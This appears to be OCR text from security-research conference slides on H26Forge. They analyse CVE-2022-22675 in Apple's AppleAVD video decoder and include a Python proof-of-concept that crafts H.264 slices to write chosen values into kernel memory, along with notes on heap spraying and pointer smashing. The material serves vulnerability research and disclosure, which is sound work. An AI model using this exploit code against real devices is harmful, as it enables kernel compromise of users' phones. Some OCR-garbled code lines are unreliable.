
Kernel Memory: H264 UserContext



File Decoded: bitstream.h264

Amplify Write with Multiple Slices


Kernel Memory: H264 UserContext



File Decoded: bitstream.h264

Amplify Write with Multiple Slices


Kernel Memory: H264 UserContext



File Decoded: bitstream.h264

Amplify Write with Multiple Slices


Kernel Memory: H264 UserContext



File Decoded: bitstream.h264

Amplify Write with Multiple Slices

Kernel Memory: H264 UserContext



File Decoded: bitstream.h264

Each slice writes at a smaller offset to construct a large value in reverse

Complete Python PoC in Paper Appendix

Therefore, to escape the 32-bit sign extended loop, we encode a weight or offset element B_n in the range [256, 65535] at the point we would like to target. To do so, we need to enable the luma and chroma flags and fill in the corresponding `luma_weight`, `luma_offset`, `chroma_weight`, and `chroma_offset` entries. The flags are decoded and checked on each loop, so we include an encoding of the flags in the generated bitstream. When the flags are set to true, we can write values in the range [0, 255] without exiting early. When they are set to false, AppleAVD.kext writes a default value at those locations. Either way, intermediate memory up to our target is modified. Because the flags must be checked on each loop, the slice header size is proportional to the target offset. In all, writing an arbitrary sequence of 16-bit values to memory requires n slices for n larger-than-255 values, with smaller values written by enabling intermediate flags.

When using multiple slices for multiple writes, each slice must be within an IDR NALU, as the out-of-bounds luma/chroma offset/weight is treated as a decoding error, and the decoder uses IDR NALUs for recovery. We adjust the slices using the same technique we used for the infinite loop bug discussed in Section 5.1.

Listing 2: **CVE-2022-22675 video transform.**

```
def cve_2022_22675(ds, message):
    from helpers import new_vui_parameter, new_hrd_parameter,
        clone_and_append_existing_slice
    import math

    # This is the offset from the start of the context
    # - Object size is 0x86d2b0
    # - Allocated size is 0x868000
    offset = 0x868000
    # Loop this even with no short in the range [0x0000, 0x007f]
    message_hex = "deadbeef41414141"

    message_snippets = [int(message_hex[i:i+4], 16) for i in range(0, len(
        message_hex), 4)][::-1]

    print("\t Writing '0x{}' at furthest offset location 0x{:x}".format(
        message_hex, offset))

    #####
    # Step 1. Use parseIRD overwrite to change the default num_ref_idx value
    #####

    # We need this flag enabled to go into second overwrite
    ds["ppses"][0]["weighted_pred_flag"] = True

    # Prepare our overwriting SPS
    sps_idx = 1 # We target the 2nd SPS
    cpb_cnt_minus1 = 68 # This value is limited to 255; we set it to 68 for
        targeting
    ref_idx_overwrite_idx = 68 # First index where we overwrite the
        num_ref_idx_l0_default_active_minus1
    num_ref_idx_payload = 0xff

    ds["spses"][sps_idx]["seq_parameter_set_id"] = 31
    ds["spses"][sps_idx]["vui_parameters_present_flag"] = True
    ds["spses"][sps_idx]["vui_parameters"] = new_vui_parameter()

    # To maximize our overwrite, we focus on VCL HRD parameters, given it is
        closest to the end of the object
    ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters_present_flag"] =
        True
    ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters"] =
        new_hrd_parameter()
    ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters"]["
        cpb_cnt_minus1"] = cpb_cnt_minus1
    # Fill up with junk and we will write over what values matter
    ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters"]["
        bit_rate_value_minus1"] = [1 for x in range(cpb_cnt_minus1+1)]
    ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters"]["
        cpb_size_value_minus1"] = [1 + cpb_cnt_minus1+1 for x in range(
        cpb_cnt_minus1+1)]
    ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] =
        [False] * (cpb_cnt_minus1+1)
    ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][
        ref_idx_overwrite_idx-3] = True  # PPS Entropy encoding

    pps_tgt_payload0 = num_ref_idx_payload << 16 # bottom byte is
        num_ref_idx_l0_default_active_minus1
    pps_tgt_payload0 |= num_ref_idx_payload << 8 # top byte is
        num_ref_idx_l1_default_active_minus1
    pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value
        is a byte
    ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters"]["
        cpb_size_value_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0

    #####
    # Step 2. Prepare for our second overwrite in pred_weight_table decoding
    #####

    # Set all slices to IDR slices to avoid "missing Keyframe" error
    for i in range(len(ds["nalu_headers"])):
        if ds["nalu_headers"][i]["nal_unit_type"] == 1:
            ds["nalu_headers"][i]["nal_unit_type"] = 5

    print("\t Need {} P slices to write the message 0x{}".format(len(
        message_snippets), message_hex))

    nalu_idx = 4 # Our video is SPS, PPS, SPS, I, P so we copy index 4
    slice_idx = 1 # We want the P slice to be copied
    while len(ds["slices"]) < len(message_snippets):
        ds = clone_and_append_existing_slice(ds, nalu_idx, slice_idx)

    #####
    # Step 3. Modify relevant slices to write our target message
    #####
    for s in range(1, len(ds["slices"])):
        ds["slices"][s]["sh"]["num_ref_idx_active_override_flag"] = False
        avcuserContext_offset = offset # This will write right next to our
            previous write
        offset_from_slice = avcuserContext_offset - 0x3746d # this constant is
            the start of the Slice offset
        chroma_offset_overwrite_num = (offset_from_slice - 0x206)/4 # 0x206 is
            the offset from the start of the slice;
        slice_num_ref_idx_payload = chroma_offset_overwrite_num + (1-i)/2 + int(
            math.ceil(len(message_hex)/8.0))

        # If we have an odd number of 'short' types we want to write,
        # and if we're writing the lower end of bytes, we need to
        # slightly recalibrate where we write
        if len(ds["slices"]) % 2 == 0 and i % 2 == 0:
            slice_num_ref_idx_payload -= 1
        ds["slices"][s]["sh"]["num_ref_idx_l0_active_minus1"] =
            slice_num_ref_idx_payload
        ds["slices"][s]["sh"]["luma_log2_weight_denom"] = 0 # 1 << X is stored
        ds["slices"][s]["sh"]["chroma_log2_weight_denom"] = 0 # 1 << X is stored
        ds["slices"][s]["sh"]["luma_weight_l0_flag"] = [False] * (
            slice_num_ref_idx_payload+1)

        # on the device, this is shifted by the sps.bit_depth_luma_value_minus8
        ds["slices"][s]["sh"]["luma_offset_l0"] = [0] * (
            slice_num_ref_idx_payload+1)
        ds["slices"][s]["sh"]["chroma_weight_l0_flag"] = [False] * (
            slice_num_ref_idx_payload+1)

        # on the device, this is shifted by the sps.bit_depth_chroma_value_minus8
        ds["slices"][s]["sh"]["chroma_weight_l0"] = [[0, 0]] * (
            slice_num_ref_idx_payload+1)
        ds["slices"][s]["sh"]["chroma_offset_l0"] = [[0, 0]] * (
            slice_num_ref_idx_payload+1)

        # The location we're overwriting
        ds["slices"][s]["sh"]["chroma_weight_l0_flag"][slice_num_ref_idx_payload]
            = True
        ds["slices"][s]["sh"]["chroma_weight_l0"][slice_num_ref_idx_payload] = [0
            x66+i, 0x65+i]

        # Our target overwrite location
        if len(ds["slices"]) % 2 == 1: # We are writing an even number of shorts
            if i % 2 == 1:
                ds["slices"][s]["sh"]["chroma_offset_l0"][slice_num_ref_idx_payload
                ] = [message_snippets[i], 0x20]
            else:
                ds["slices"][s]["sh"]["chroma_offset_l0"][slice_num_ref_idx_payload
                ] = [0x27, message_snippets[i-2]]
        else: # odd number of short values
            if i % 2 == 0:
                ds["slices"][s]["sh"]["chroma_offset_l0"][slice_num_ref_idx_payload
                ] = [0x20, message_snippets[i-1]]
            else:
                ds["slices"][s]["sh"]["chroma_offset_l0"][slice_num_ref_idx_payload
                ] = [message_snippets[i-1], 0x21]
    return ds
```

https://wrv.github.io/h26forge.pdf

Find device

WR

iPhone SE (2020) (iPhone SE (2020) | 15.4 | 19E241 | ✓ Jailbroken)


- Connect
- Files
- Apps
- Network
- CoreTrace
- Messaging
- Settings
- Frida
- Console
- Port Forwarding
- Sensors
- Snapshots

Console

View system logs


DOWNLOAD LOG

```
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2736128, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2736128, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2752512, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2752512, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2768896, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2768896, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2785280, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2785280, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2801664, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2801664, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2818048, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2818048, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2834432, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2834432, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2850816, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2850816, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2867200, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2867200, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2883584, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2883584, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2899968, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2899968, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2916352, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2916352, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2932736, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2932736, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2949120, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2949120, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2965504, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2965504, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2981888, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2981888, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2998272, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2998272, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3014656, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 3014656, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3031040, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 3031040, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3047424, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 3047424, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3063808, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 3063808, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3080192, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 3080192, size 16384)
```



Where do we go from here?

- We can write **inside** the User Context or to a **neighbor** User Context
- First member is a PAC'd vtable
- Tarakanov and Labunets suggests smashing other pointers used in neighboring User Context and win race condition



Offset	Length	Mnemonic	DataType	Name
0	8	long *	long *	avc_function_ptr_at_fffffff007a23578
8	1	bool	bool	bool_devinfo_related0
9	1	bool	bool	bool_devinfo_related1
10	1	char	char	setparam_unknown28

Overflow in parseSliceHeader

- Size of SliceHeader buffer is 0x480 located in CAVDAvcDecoder object
- We can overflow adjacent fields in CAVDAvcDecoder object
- CAVDAvcDecoder object is huge (0x8642B0 byes) in KHEAP_KEXT
- We can spray CAVDAvcDecoder objects and smash pointers in it
- Problem is that we have to win race between using vtable (PAC) and pointers to other objects

https://2022.hexacon.fr/conference/speakers/#cinema_time

Roadmap

Decoder attack surface and complexity of Video Decoding

H26Forge: Domain specific infrastructure to modify encoded videos

Expanded Root Cause Analysis of Apple ITW 0-day CVE-2022-22675

With H26Forge, the complexity of working with encoded videos is reduced, unlocking a new attack surface

H26Forge lets researchers explore the syntax element space by generating syntactically correct but semantically non-compliant H.264 videos

More to explore!

Questions?

The code will be released by August for USENIX Security ’23

Code
https://github.com/h26forge/h26forge

Paper
https://wrv.github.io/h26forge.pdf